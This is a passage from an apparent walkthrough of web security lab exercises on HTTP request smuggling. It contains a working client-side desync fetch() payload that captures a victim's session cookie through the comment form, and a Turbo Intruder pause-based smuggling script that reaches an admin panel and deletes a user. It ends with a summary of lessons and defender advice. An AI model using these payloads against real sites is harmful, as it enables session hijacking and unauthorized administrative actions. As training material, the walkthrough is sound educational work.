
Now we will send this request to the victim by editing the earlier payload.
1
2
3
4
5
6
7
8
9
10
11
fetch('https://0a4f00f8043569778054033800ce0054.h1-web-security-academy.net', {
        method: 'POST',
        body: 'POST /en/post/comment HTTP/1.1\r\nHost: 0a4f00f8043569778054033800ce0054.h1-web-security-academy.net\r\nCookie: session=ZVRjRwHCbqwJrutUl0PFrqqMM4ZoFdPZ; \r\nContent-Length: 900\r\nContent-Type: x-www-form-urlencoded\r\nConnection: keep-alive\r\n\r\ncsrf=4ANUjZlUWCcDkQ4K5fz68ixUcUYDOSGh&postId=9&name=wiener&email=wiener@normal-user.net&website=http://google.com&comment=asdasdasdas',
        mode: 'cors',
        credentials: 'include',
    }).catch(() => {
        fetch('https://0a4f00f8043569778054033800ce0054.h1-web-security-academy.net/capture-me', {
        mode: 'no-cors',
        credentials: 'include'
    })
})
We will send it via the exploit server. We will increase the Content-Length to 900 before sending it.
We will see the session cookie of the victim in the comments.


Changing the session cookie with the victim’s and reloading the page will solve the lab.
22. Server-side pause-based request smuggling
Description:

We need to delete the user carlos by accessing the admin panel by abusing server-side pause-based request smuggling.
Explanation:
We send the request to the assets hosted in the /resources directory to repeater. By removing the / (like /resources/images/ becomes /resources/images), we will get a 302 Found in response.

We will send this request to repeater and use this exploit (thanks ai). Follow the comments.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
def queueRequests(target, _):
    engine = RequestEngine(endpoint="https://LABID.web-security-academy.net:443",
                           concurrentConnections=1,
                           requestsPerConnection=100,
                           pipeline=False
                           )

    host = "LABID.web-security-academy.net"

    # ============================================================
    # STEP 1: RUN THIS FIRST to get csrf token + session cookie
    #         Comment out STEP 2 (it already is by default)
    # ============================================================
    smuggled_request = "GET /admin/ HTTP/1.1\r\nHost: localhost\r\n\r\n"

    # ============================================================
    # STEP 2: AFTER you get csrf + session from Step 1:
    #         1. Comment out STEP 1 above
    #         2. Uncomment the 4 lines below
    #         3. Paste your csrf token and session cookie
    # ============================================================
    #csrf = "YOUR-CSRF"
    #session = "YOUR-COOKIE"
    #body = "csrf=" + csrf + "&username=carlos"
    #smuggled_request = "POST /admin/delete/ HTTP/1.1\r\nHost: localhost\r\nCookie: session=" + session + "\r\nContent-Type: application/x-www-form-urlencoded\r\nContent-Length: " + str(len(body)) + "\r\n\r\n" + body + "\r\n"


    attack_request = "POST /resources HTTP/1.1\r\nHost: " + host + "\r\nConnection: keep-alive\r\nContent-Type: application/x-www-form-urlencoded\r\nContent-Length: %s\r\n\r\n%s"

    normal_request = "GET / HTTP/1.1\r\nHost: " + host + "\r\n\r\n"

    engine.queue(attack_request, [len(smuggled_request), smuggled_request], pauseMarker=['\r\n\r\n'], pauseTime=61000)
    engine.queue(normal_request)

    # Comment out the above 2 line for step 2 and remove the comments for the below 2 lines for next step

    #engine.queue(attack_request, [len(smuggled_request), smuggled_request], pauseMarker=['Content-Length: ' + str(len(smuggled_request)) + '\r\n\r\n'], pauseTime=61000)
    #engine.queue(normal_request)

def handleResponse(req, _):
    table.add(req)
We will get the CSRF token and the session cookie which we will paste in the exploit, comment and uncomment the required lines and run the exploit again.


This will solve the lab. (Both steps take 61 seconds each).
Conclusion
These 22 labs covered the full spectrum of HTTP request smuggling — from basic CL.TE/TE.CL to expert-level browser-powered and pause-based attacks. The most important lessons:
Request smuggling is fundamentally about disagreement. Whether it’s Content-Length vs Transfer-Encoding, HTTP/2 frame length vs Content-Length, or a server ignoring headers entirely — every variant exploits two systems interpreting the same data differently. Understanding this principle makes all variants intuitive.
HTTP/2 didn’t eliminate smuggling — it created new attack surface. Downgrading HTTP/2 to HTTP/1.1 introduces CRLF injection (because HTTP/2’s binary format allows \r\n in header values), request splitting, and tunnelling vectors that bypass protections designed for HTTP/1.1. The most dangerous attacks (labs 10, 11, 19, 20) exploited this downgrade behavior.
Browser-powered attacks changed the threat model. Traditional smuggling required Burp Repeater or similar tools. CL.0 and client-side desync attacks use perfectly valid HTTP that browsers can send via fetch(), enabling attacks on single-server sites and making victims poison their own connections. This expanded the attack surface significantly.
Response queue poisoning is the most devastating variant. By smuggling a complete request (not just a prefix), you desynchronize the entire response queue. Every user on the same connection receives someone else’s response — including admin session cookies. Labs 8 and 11 demonstrated this.
Pause-based smuggling reveals hidden vulnerabilities. Some servers only become vulnerable when you pause mid-request, waiting for a timeout. Apache 2.4.52’s behavior on redirect endpoints (responding without consuming the body) shows that even seemingly secure configurations can be exploitable with the right timing.
For defenders: use HTTP/2 end-to-end without downgrading, reject requests with ambiguous length indicators, sanitize \r\n in HTTP/2 headers during any downgrade, ensure all endpoints properly consume request bodies, and avoid reusing back-end connections across different clients.